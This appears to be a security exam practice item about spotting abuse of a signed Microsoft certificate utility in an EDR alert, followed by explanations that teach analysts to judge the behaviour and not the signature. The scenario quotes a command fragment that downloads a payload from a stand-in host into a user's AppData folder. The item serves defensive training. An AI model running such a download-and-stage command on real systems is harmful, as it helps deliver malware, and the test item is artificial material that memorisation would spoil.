

An EDR alert shows a signed Microsoft certificate utility running on a standard user workstation. The command line includes -urlcache -split -f http://example[.]xyz/payload.dat and writes to %AppData%. Routine certificate maintenance is scheduled nightly by an admin service. Which finding most strongly indicates malicious abuse of a living-off-the-land binary rather than legitimate administration?
Select an answer to reveal the explanation.
Short Explanation
Think about how a signed utility can still be a crime scene: the tool is clean, but the command line and where it writes tell the story. A cert tool pulling a random URL into AppData on a standard user box is not routine certificate housekeeping. Don't let a Microsoft signature make you think it is safe.
Full Explanation
Living-off-the-land binaries are trusted system utilities that attackers reuse to reduce suspicion and bypass allowlisting. The key indicator is behavior: a certificate utility invoked to retrieve a remote file and stage it in a user-writable location suggests download and execution support, even when the binary is signed. Context matters because routine certificate maintenance is expected from an administrative service, not an interactive standard-user workstation. A trusted digital signature proves only that the file came from the vendor and has not been altered; it does not prove the action was authorized. Legitimate command-line syntax is also not exculpatory, because adversaries deliberately use valid parameters to blend in with normal operations. The presence of endpoint detection and response is a control, not a verdict; its alert still requires analysis of the process tree, user context, network destination, and file path. Exam caveat: Do not close a LOLBin alert solely because the binary is signed or the parameters are documented; evaluate whether the behavior matches the asset's normal role. Operational check: Review the full command line, parent process, user account, destination URL reputation, and target directory permissions before deciding whether the activity is benign administration or staging.